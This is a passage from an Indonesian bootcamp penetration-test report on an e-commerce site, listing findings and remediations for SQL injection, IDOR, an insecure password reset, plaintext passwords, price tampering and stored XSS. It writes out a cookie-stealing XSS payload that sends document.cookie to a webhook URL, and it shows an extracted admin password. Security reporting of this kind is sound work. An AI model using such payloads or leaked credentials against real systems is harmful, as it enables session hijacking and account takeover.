



LAPORAN

Penetration Testing and Findings Report

Bootcamp Cyber Security 5

Disusun oleh: Dimas Jayusman

April 2026

DAFTAR ISI

DAFTAR ISI	I
DAFTAR TABEL	I
I. EXECUTIVE SUMMARY	1
1.1 Latar Belakang	1
1.2 Tujuan Project.....	1
1.3 Ringkasan Risiko Bisnis	1
II. SCOPE & METHODOLOGY	2
2.1 Target Pengujian	2
2.2 Rules of Engagement (RoE).....	2
III. RECONNAISSANCE & ATTACK NARRATIVE	3
3.1 Informasi Publik (OSINT)	3
3.2 Peta Aplikasi (Application Mapping)	3
IV. FINDING SUMMARY	5
4.1 Peringkat Tingkat Keparahan (Severity Ratings)	5
4.2 Vulnerability Summary & Report Card	6
4.3 Analisis Aktivitas Pasca-Eksploitasi.....	6
4.4 Comprehensive Technical Report.....	6
4.4.1 Temuan 1 : Error-Based SQL Injection via updatexml	6
4.4.2 Insecure Direct Object Reference (IDOR)	8
4.4.3 Improper Access Control	9
4.4.5 Sensitive Data Exposure (Plaintext Storage).....	12
4.4.6 Critical Price Manipulation via Untrusted Client Input	13
4.4.7 Stored Cross-Site Scripting (XSS) via Manufacturer Title	14
4.4.8 Business Logic Error - Improper Shopping Cart Validation	16
4.4.8 Information Disclosure (Detailed Error Message)	18
4.4.9 Exposure of Version Control Repository).....	19
4.4.10 Insufficient Session Expiration	20
4.4.11 Session Fixation	22
V. KESIMPULAN DAN SARAN	24
A. Kesimpulan.....	24
B. Saran	24

DAFTAR GAMBAR

<i>Image 1. Nmap Port Scanning</i>	3
<i>Image 2. Nmap Vuln Port 80</i>	4
<i>Image 3. Nmap Scan CSRF</i>	4
<i>Image 4. Customer Registration</i>	7
<i>Image 5. Cart</i>	7
<i>Image 6. Password admin</i>	8
<i>Image 7. IDOR</i>	9
<i>Image 8. Device A</i>	10
<i>Image 9. Device B</i>	10
<i>Image 10. Request</i>	11
<i>Image 11. Response</i>	12
<i>Image 12. Password</i>	13
<i>Image 13. Request</i>	14
<i>Image 14. Hidden Input</i>	14
<i>Image 15. Webhook</i>	15
<i>Image 16. Stored XSS</i>	16
<i>Image 17. add to cart type second</i>	17
<i>Image 18. already in cart brand new</i>	17
<i>Image 19. Cart tidak terupdate</i>	18
<i>Image 20. Path</i>	19
<i>Image 21. Browser</i>	20
<i>Image 22. Guest</i>	21
<i>Image 23. Login user</i>	21
<i>Image 24. Admin login</i>	22
<i>Image 25. Guest</i>	23
<i>Image 26. Login User</i>	23



DAFTAR TABEL

<i>Table 1. Target Pengujian.....</i>	<i>2</i>
<i>Table 2. Severy Ratings.....</i>	<i>5</i>

I. EXECUTIVE SUMMARY

1.1 Latar Belakang

Platform *e-commerce* seperti `dibishop.duckdns.org` memproses data sensitif pelanggan dan transaksi finansial secara terus-menerus, menjadikannya target bernilai tinggi bagi ancaman siber. Pengujian keamanan ofensif secara proaktif mutlak diperlukan untuk mengidentifikasi celah keamanan pada arsitektur web sebelum dieksploitasi oleh pihak yang tidak bertanggung jawab, guna memastikan perlindungan aset perusahaan dan privasi pengguna.

1.2 Tujuan Project

- Melakukan simulasi serangan (*penetration testing*) dari perspektif *attacker* untuk mengevaluasi postur keamanan aplikasi web.
- Mengidentifikasi, memvalidasi, dan mendemonstrasikan dampak eksploitasi dari kerentanan spesifik, seperti manipulasi *database* (*SQL Injection*) dan eksekusi skrip sisi klien.
- Memberikan rekomendasi remediasi yang komprehensif dan dapat ditindaklanjuti oleh tim pengembang untuk menutup celah keamanan yang ditemukan.

1.3 Ringkasan Risiko Bisnis

Penilaian keamanan ini menemukan total 12 kerentanan yang terklasifikasi ke dalam 6 kategori risiko. Terdapat temuan kritis seperti *Stored XSS* yang memungkinkan penyerang untuk mengambil alih sesi pengguna sah atau membajak akses panel admin. Jika celah ini dieksploitasi di lingkungan *production*, bisnis menghadapi risiko serius berupa pencurian data sensitif (*data breach*), kerugian finansial langsung, serta rusaknya reputasi platform dan potensi pelanggaran regulasi perlindungan data.

II. SCOPE & METHODOLOGY

2.1 Target Pengujian

Parameter	Keterangan
Target URL	http://dibishop.duckdns.org/
IP Address	188.166.209
Role yang diuji	Unauthenticated Guest, User, Admin

Table 1. Target Pengujian

2.2 Rules of Engagement (RoE)

Pengujian dilakukan dengan batasan sebagai berikut (sesuai dokumen RoE):

- Diizinkan: Scanning aktif (Nmap/Burp Suite), Eksploitasi manual, Proof of Concept (PoC).
- Dilarang: Denial of Service (DoS), Perusakan data permanen, Defacing tampilan web.

III. RECONNAISSANCE & ATTACK NARRATIVE

3.1 Informasi Publik (OSINT)

Pada tahap awal, dilakukan pengumpulan informasi secara pasif dan aktif terhadap target domain `dibishop.duckdns.org` (IP: **188.166.209.84**). Berdasarkan hasil observasi menggunakan tools seperti Censys, Wappalyzer, dan Whois, berikut adalah profil teknologi yang digunakan:

- Infrastruktur & OS: Target berjalan di atas infrastruktur DigitalOcean (Singapore) menggunakan sistem operasi Canonical Linux (Ubuntu).
- Web Server: Menggunakan Apache Http Server dengan integrasi Cloudflare sebagai CDN/WAF di beberapa titik.
- Bahasa Pemrograman & Library: Aplikasi dibangun menggunakan PHP dan memanfaatkan library frontend seperti SweetAlert2, Font Awesome, serta Google Font API


Port Terbuka:

1. 22/TCP (SSH): Digunakan untuk akses remote management server.
2. 80/TCP (HTTP) & 443/TCP (HTTPS): Port standar layanan web utama.
3. 888/TCP: Layanan accessbuilder (potensi entry point administratif)
4. 7800/TCP: Terdeteksi sebagai halaman login alternatif (asr).

3.2 Peta Aplikasi (Application Mapping)

Proses Active Scanning dilakukan untuk memvalidasi layanan yang berjalan. Menggunakan perintah `nmap -sS -Pn --top-ports 1000`, ditemukan profil server sebagai berikut:

- Attack Surface: Selain port standar (80/443), ditemukan port 888 dan 7800 yang terbuka, mengindikasikan adanya layanan tambahan atau panel kontrol.



```
(dimas@kali)-[~]
$ nmap -sS -Pn --top-ports 1000 dibishop.duckdns.org
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 12:27 +0700
Nmap scan report for dibishop.duckdns.org (188.166.209.84)
Host is up (0.017s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
888/tcp   open  accessbuilder
7800/tcp  open  asr
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

Image 1. Nmap Port Scanning

A. Directory Enumeration (Port 80)

Pemindaian lebih dalam menggunakan Nmap Scripting Engine (NSE) pada port 80 berhasil mengidentifikasi sejumlah direktori tersembunyi dan sensitif yang tidak terlihat di permukaan.

Berdasarkan hasil pemindaian (Lihat Gambar *Nmap Vuln Port 80*), ditemukan beberapa direktori krusial:

- **.git/**: Folder repositori yang terbuka secara publik (potensi kebocoran *source code*).
- **admin_area/**: Jalur masuk menuju panel administratif aplikasi.
- **backup/**: Direktori yang berpotensi menyimpan file cadangan sistem.
- **customer/**: Area akses pengguna yang menjadi target pengujian selanjutnya

```
(dimas@kali)-[~]
$ nmap -p 80 --script http-enum dibishop.duckdns.org
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 12:36 +0700
Nmap scan report for dibishop.duckdns.org (188.166.209.84)
Host is up (0.015s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /admin_area/: Possible admin folder
| /login.php: Possible admin folder
| /admin_area/login.php: Possible admin folder
| /admin_area/index.php: Possible admin folder
| /wp-json: Possible admin folder
| /backup: Possible backup
| /852566C90012664F: Lotus Domino
| /sitedirectory: MS Sharepoint
| /.git/HEAD: Git folder
| /Default?MAIN=DEVICE: TopAccess Toshiba e-Studio520
| /README: Interesting, a readme.
|_
```

Image 2. Nmap Vuln Port 80

Cross-Site Request Forgery (CSRF) Analysis

Melalui pemindaian menggunakan script http-csrf, ditemukan indikasi kuat bahwa sejumlah formulir kritis pada aplikasi tidak diimplementasikan dengan proteksi token anti-CSRF.

Berdasarkan hasil pemindaian (Lihat Gambar *Nmap Scan CSRF*), ditemukan kerentanan pada:

- Halaman Registrasi, Forgot Pass & Login: Tidak adanya token validasi unik pada form input.
- Halaman Transaksi (Cart): Kerentanan ini memungkinkan penyerang untuk memicu permintaan tidak sah atas nama pengguna yang sedang aktif, seperti memanipulasi isi keranjang belanja atau data profil tanpa seizin pengguna

```
http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=dibishop.duckdns.org
Found the following possible CSRF vulnerabilities:

Path: http://dibishop.duckdns.org:80/customer_register.php
Form id: registrationform
Form action: customer_register.php

Path: http://dibishop.duckdns.org:80/login.php
Form id:
Form action: login.php

Path: http://dibishop.duckdns.org:80/cart.php
Form id:
Form action: cart.php

Path: http://dibishop.duckdns.org:80/forgot_pass.php
Form id: forgot-password-form
Form action: forgot_pass.php
```

Image 3. Nmap Scan CSRF

IV. FINDING SUMMARY

4.1 Peringkat Tingkat Keparahan (Severity Ratings)

Tabel berikut mendefinisikan tingkat keparahan dan rentang skor CVSS V3.1 yang sesuai yang digunakan di seluruh dokumen untuk menilai kerentanan dan dampak risiko.

Severity	CVSS V3.1 Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 - 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 - 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 - 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Table 2. Severy Ratings

Faktor Penilaian Risiko (Risk Factor)

Risiko diukur berdasarkan dua faktor: Kemungkinan dan Dampak.

Kemungkinan

Kemungkinan mengukur potensi kerentanan untuk dieksploitasi. Peringkat diberikan berdasarkan kesulitan serangan, alat yang tersedia, tingkat keahlian penyerang, dan lingkungan (environment client).

Dampak

Dampak mengukur potensi pengaruh kerentanan terhadap operasional, termasuk kerahasiaan, integritas, dan ketersediaan sistem dan/atau data klien, kerusakan reputasi, dan kerugian finansial.

4.2 Vulnerability Summary & Report Card

Tabel berikut mengilustrasikan kerentanan yang ditemukan berdasarkan dampak dan rekomendasi perbaikan:


Internal Penetration Test Findings

1	3	7
Critical	High	Medium

Evaluasi potensi risiko yang ditimbulkan dari insiden terhadap organisasi, berdasarkan dampak dan kemungkinan eksploitasi lanjutan.

4.3 Analisis Aktivitas Pasca-Eksploitasi

Analisis tindakan yang dilakukan oleh pelaku setelah berhasil mengeksploitasi sistem, seperti privilege escalation, data exfiltration, atau backdoor deployment.



4.4 Comprehensive Technical Report

4.4.1 Temuan 1 : Error-Based SQL Injection via updatexml

A. Deskripsi

Ditemukan kerentanan Error-Based SQL Injection yang bersifat sistemik pada berbagai endpoint aplikasi. Celah ini terjadi karena server-side script tidak melakukan validasi atau

escaping terhadap karakter khusus pada input pengguna. Penyerang dapat menyuntikkan fungsi manipulasi XML seperti `updatexml()` untuk memaksa database mengeluarkan pesan error yang berisi data sensitif dari tabel internal.

Category	Injection
Severity	High (7.5) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Risk	Likelihood: HIGH – Eksploitasi sangat mudah dilakukan karena server secara terbuka menampilkan pesan error database (<i>verbose error</i>). Tidak diperlukan alat khusus atau kondisi jaringan tertentu; serangan dapat dilakukan secara manual melalui browser tanpa perlu autentikasi Impact: High – Dampak dari temuan ini sangat fatal. Penyerang dapat melakukan <i>dumping</i> seluruh isi database, yang mencakup informasi pribadi pelanggan (PII), data transaksi, serta kredensial administrator untuk pengambilalihan akun secara penuh
Location	/customer/confirm.php /customer/my_account.php?edit_account= /customer/my_account.php?delete_wishlist= /customer/fetch_orders.php?page= /customer_register.php /customer/confirm.php /cart.php /shop.php?page=
Tools Used	Manual Review, BurpSuite, SqlMap
Timeline	-

B. Exploitation

Penyerang menggunakan teknik *Error-Based* dengan fungsi `updatexml()` untuk memaksa database menampilkan data sensitif di dalam pesan error yang muncul di layar browser.

```
-----WebKitFormBoundaryh3GzNtyShA5FaBkb
Content-Disposition: form-data; name="c_pass"

[redacted]
-----WebKitFormBoundaryh3GzNtyShA5FaBkb
```

Fatal error
 Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1635334645'' at line 1 in

Image 4. Customer Registration




Image 5. Cart

```
Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~admindibimbing~' in
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php:136 Stack trace: #0
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php(136): mysqli_query() #1
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/my_account.php(84): include(...) #2 {main} thrown in
/www/wwwroot/dibishop.duckdns.org/Dibimbing-Shop/customer/edit_account.php on line 136
```

Image 6. Password admin

C. Remediation

Gunakan Prepared Statements (Solusi Utama) Jangan pernah gabungkan input user langsung ke dalam query SQL. Wajib gunakan parameterisasi (misalnya PDO di PHP). Cara ini bikin input berbahaya seperti `updatexml()` cuma dianggap sebagai teks biasa, bukan perintah database.

Sembunyikan Pesan Error Karena celah ini bergantung pada error yang muncul di layar, matikan fitur "display errors" di server production. Kalau ada sistem yang gagal, cukup tampilkan pesan umum ke user (misal: "Terjadi gangguan sistem"). Simpan detail error aslinya di log internal server.

Validasi Input Sisi Server Saring semua data yang masuk. Terapkan aturan whitelist: kalau form cuma butuh angka, blokir input yang mengandung huruf atau karakter spesial seperti tanda kutip dan kurung.

Pertahankan Akses Read-Only Settingan user database yang sekarang sudah bagus karena bersifat read-only. Tetap pertahankan batasan akses ini (least privilege) sebagai benteng terakhir, supaya penyerang tetap tidak bisa merusak atau menghapus data kalau sistem kembali tembus.

4.4.2 Insecure Direct Object Reference (IDOR)

A. Deskripsi

Ditemukan kerentanan IDOR pada fitur riwayat pemesanan. Aplikasi tidak melakukan verifikasi apakah `order_id` yang diminta melalui parameter URL benar-benar milik pengguna yang sedang login. Hal ini memungkinkan pengguna untuk melihat detail pesanan milik pengguna lain hanya dengan mengubah nilai ID pada URL.

Category	Broken Access Control
Severity	Medium (6.5) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Risk	Likelihood: High. Penyerang hanya perlu mengubah angka (ID) secara sekuensial pada URL tanpa memerlukan alat atau teknik khusus. Impact: High. Kebocoran informasi sensitif (PII) milik pelanggan lain, termasuk nama produk, total harga, status pembayaran, dan data transaksi lainnya.
Location	URL:

	http://dibishop.duckdns.org/customer/my_account.php?my_orders
Tools Used	Manual Review
Timeline	-

B. Exploitation

Penyerang masuk ke akun customer miliknya, lalu mengakses menu pesanan. Pada URL halaman rincian pesanan, penyerang mengubah parameter order_id.




Image 7. IDOR

C. Remediation

Object-Level Access Control: Setiap kali aplikasi menerima permintaan data berdasarkan ID, server harus melakukan validasi apakah ID tersebut memiliki relasi yang sah dengan user ID yang sedang aktif di session (misal: WHERE order_id = ? AND customer_id = ?).

4.4.3 Improper Access Control

A. Deskripsi

Ditemukan cacat logika di mana data keranjang belanja tidak diisolasi berdasarkan token sesi unik, melainkan diduga dikaitkan dengan atribut koneksi seperti Alamat IP. Hal ini menyebabkan data belanja bocor ke perangkat lain yang berada dalam jaringan yang sama meskipun menggunakan ID sesi (cookie) yang berbeda.

Category	Broken Access Control
Severity	Medium (6.5) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Risk	Likelihood: High. Terjadi secara otomatis pada pengguna yang berbagi jaringan (WiFi Publik/Kantor). Impact: High. Pelanggaran privasi data pelanggan (Information Exposure) secara masif antar pengguna dalam satu jaringan.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

User A di Device 1 mengisi keranjang belanja.

User B di Device 2 (browser bersih/baru) mengakses situs dari jaringan WiFi yang sama.

User B dapat melihat isi keranjang User A tanpa pernah login atau memiliki cookie User A.




Image 8. Device A




Image 9. Device B

C. Remediation

Wajib menggunakan Session-Based Cart Identification. Data keranjang belanja harus dikaitkan secara eksklusif dengan ID sesi yang unik dan acak. Jangan pernah menggunakan Alamat IP sebagai identifier utama untuk data sensitif atau temporer pengguna.

4.4.4 Insecure Password Reset Logic & Sensitive Data Exposure

A. Deskripsi

Ditemukan kerentanan pada fitur "Forgot Password" di mana sistem memberikan password baru secara langsung dalam respon HTTP dan mengirimkannya melalui API pihak ketiga (EmailJS) dalam bentuk teks polos (plaintext). Password langsung berubah di database segera setelah email yang valid dimasukkan, tanpa adanya verifikasi tambahan seperti token unik atau link verifikasi.

Category	Cryptographic Failures
Severity	Critical (9.8) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Risk	Likelihood: High (Sangat mudah diuji hanya dengan memasukkan email target) Impact: High (Akun pengguna dapat diambil alih dengan mudah karena penyerang mengetahui password baru hasil reset tanpa perlu akses ke email korban)
Location	http://dibishop.duckdns.org/functions/fetch_password.php dan integrasi API https://api.emailjs.com/api/v1.0/email/send
Tools Used	Burp Suite (Proxy & Repeater)
Timeline	-

B. Exploitation

Penyerang mengakses fitur "Forgot Password" dan memasukkan email target (misal: dims@gmail.com).

Penyerang menangkap request menggunakan Burp Suite.

Pada respon server (image_cdf45e.png), ditemukan password baru (tvXAJY8N) dalam format JSON.

Selain itu, pada request ke pihak ketiga (image_cdf784.png), data password tersebut juga dikirimkan secara terbuka.

Penyerang kini bisa login menggunakan email target dan password baru tersebut tanpa pernah membuka inbox email target.




Image 10. Request




Image 11. Response

C. Remediation

Jangan pernah mengirimkan password (lama maupun baru) di dalam respon HTTP.

Gunakan mekanisme Reset Link berbasis token unik yang dikirim ke email, di mana password hanya berubah jika user mengklik link tersebut.

Proses pengiriman email harus dilakukan di sisi server (server-side), bukan dari sisi browser (client-side) menggunakan API publik yang datanya bisa diintip.

4.4.5 Sensitive Data Exposure (Plaintext Storage)

A. Deskripsi

Saat melakukan eksfiltrasi data melalui SQL Injection, ditemukan bahwa aplikasi menyimpan informasi kredensial administratif (Password) dalam bentuk teks biasa (Plaintext) tanpa menggunakan algoritma hashing (seperti Bcrypt atau Argon2).

Category	Cleartext Storage of Sensitive Information.
Severity	Medium (6.7) - CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Risk	Likelihood: High. Data sudah tersedia di database dalam bentuk yang bisa langsung dibaca tanpa perlu proses dekripsi atau cracking. Impact: Critical. Jika database bocor (seperti melalui SQLi), penyerang langsung mendapatkan akses penuh ke akun admin tanpa hambatan teknis.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Melalui subquery SQL Injection, penyerang berhasil menarik kolom `admin_pass`. Hasil yang keluar bukan berupa deretan karakter acak (hash), melainkan kata sandi asli (misal: `admindibimbing`) yang bisa langsung digunakan untuk login.

Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~admindibimbing~' in
Image 12. Password

C. Remediation

Terapkan Hashing Kriptografi Standar Industri Aplikasi dilarang keras menyimpan *password* dalam bentuk *plaintext*. Gunakan algoritma *hashing* satu arah yang kuat dan lambat secara komputasi (*key derivation functions*). Standar saat ini adalah **Argon2id**, **Bcrypt**, atau **PBKDF2**. Jangan gunakan algoritma usang dan rentan kolisi seperti MD5 atau SHA-1

4.4.6 Critical Price Manipulation via Untrusted Client Input

A. Deskripsi

Aplikasi memiliki kerentanan logika kritis di mana penentuan harga produk dilakukan sepenuhnya di sisi klien (client-side). Berdasarkan analisa pada kode sumber halaman produk (`image_4f129f.jpg`), harga dihitung menggunakan JavaScript dan disimpan dalam elemen `<input type="hidden" id="hiddenPrice">`. Server secara membabi buta menerima nilai ini tanpa melakukan validasi silang terhadap harga asli di basis data.

Category	Injection
Severity	Medium (6.5) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N
Risk	Likelihood: High. Dapat dieksploitasi secara manual melalui browser tanpa tools tambahan, maupun secara otomatis menggunakan web proxy. Impact: High. Integritas data transaksi tidak tervalidasi di sisi <i>server</i>. Meskipun kerahasiaan data pengguna dan ketersediaan sistem tetap aman, penyerang dapat mengubah total tagihan secara sepihak hingga lolos ke tahap pembayaran final. Hal ini berpotensi menimbulkan kerugian finansial langsung bagi platform.
Location	-
Tools Used	Manual Review and Burp Suite (Proxy & Repeater)
Timeline	-

B. Exploitation

Penyerang dapat menggunakan dua metode berbeda untuk mengeksploitasi celah ini:

Manual Browser Manipulation: Melalui fitur Inspect Element, penyerang mengubah atribut value pada elemen #hiddenPrice secara langsung sebelum menekan tombol "Add to Cart".

Intercepting Proxy: Menggunakan tools seperti Burp Suite untuk mencegat paket data POST saat tombol ditekan, lalu mengubah parameter product_price di tengah jalan (image_4eae1a.png).

Dalam kedua metode tersebut, sistem tetap memproses harga manipulasi (Rp69) hingga tahap checkout dan konfirmasi pembayaran (image_4eb145.png dan image_4eb485.png).

```
product_qty=5&product_type=Brand+New&product_price=12000000&add_cart=
```

Image 13. Request




Image 14. Hidden Input

C. Remediation

Hapus Input Harga di Sisi Klien: Jangan pernah menyertakan harga dalam form HTML atau parameter request. Backend Price Fetching: Server harus mengambil harga berdasarkan product_id dari database internal setiap kali ada aksi penambahan keranjang atau perhitungan total.

4.4.7 Stored Cross-Site Scripting (XSS) via Manufacturer Title

A. Deskripsi

Ditemukan kerentanan Stored Cross-Site Scripting (XSS) pada fungsi penambahan manufacturer (Insert Manufacturer) di panel admin. Aplikasi gagal melakukan sanitasi input dan output encoding pada parameter 'manufacturer_title'. Karakter khusus JavaScript yang diinput oleh pengguna disimpan secara permanen di database dan dieksekusi secara otomatis oleh browser setiap kali data tersebut ditampilkan, baik pada dashboard Administrator maupun halaman Shop (Customer).

Category	Injection
Severity	Medium (4.8) - CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N
Risk	Likelihood: High. Kerentanan ini sangat mudah dipicu karena payload tersimpan secara permanen di database. Penyerang menggunakan

	teknik bypass filter menggunakan backticks (`) untuk menghindari proteksi SQL Injection tradisional. Impact: Critical. Dampak utama adalah pencurian session cookie (PHPSESSID) secara massal. Penyerang dapat melakukan Session Hijacking untuk mengambil alih akun Administrator atau Customer tanpa perlu mengetahui password mereka, yang mengarah pada akses penuh ke data sensitif aplikasi.
Location	-
Tools Used	Manual Review
Timeline	-

B. Exploitation

Penyerang menambahkan manufacturer baru dengan menyisipkan payload JavaScript pada kolom nama manufacturer. Payload yang digunakan adalah:

```
<script>fetch('https://webhook.site/391f595d-d40a-4617-af25-3e3ef6db62e1',{method:'POST',mode:'no-cors',body:document.cookie})</script>
```

Eksplotasi terjadi secara pasif:

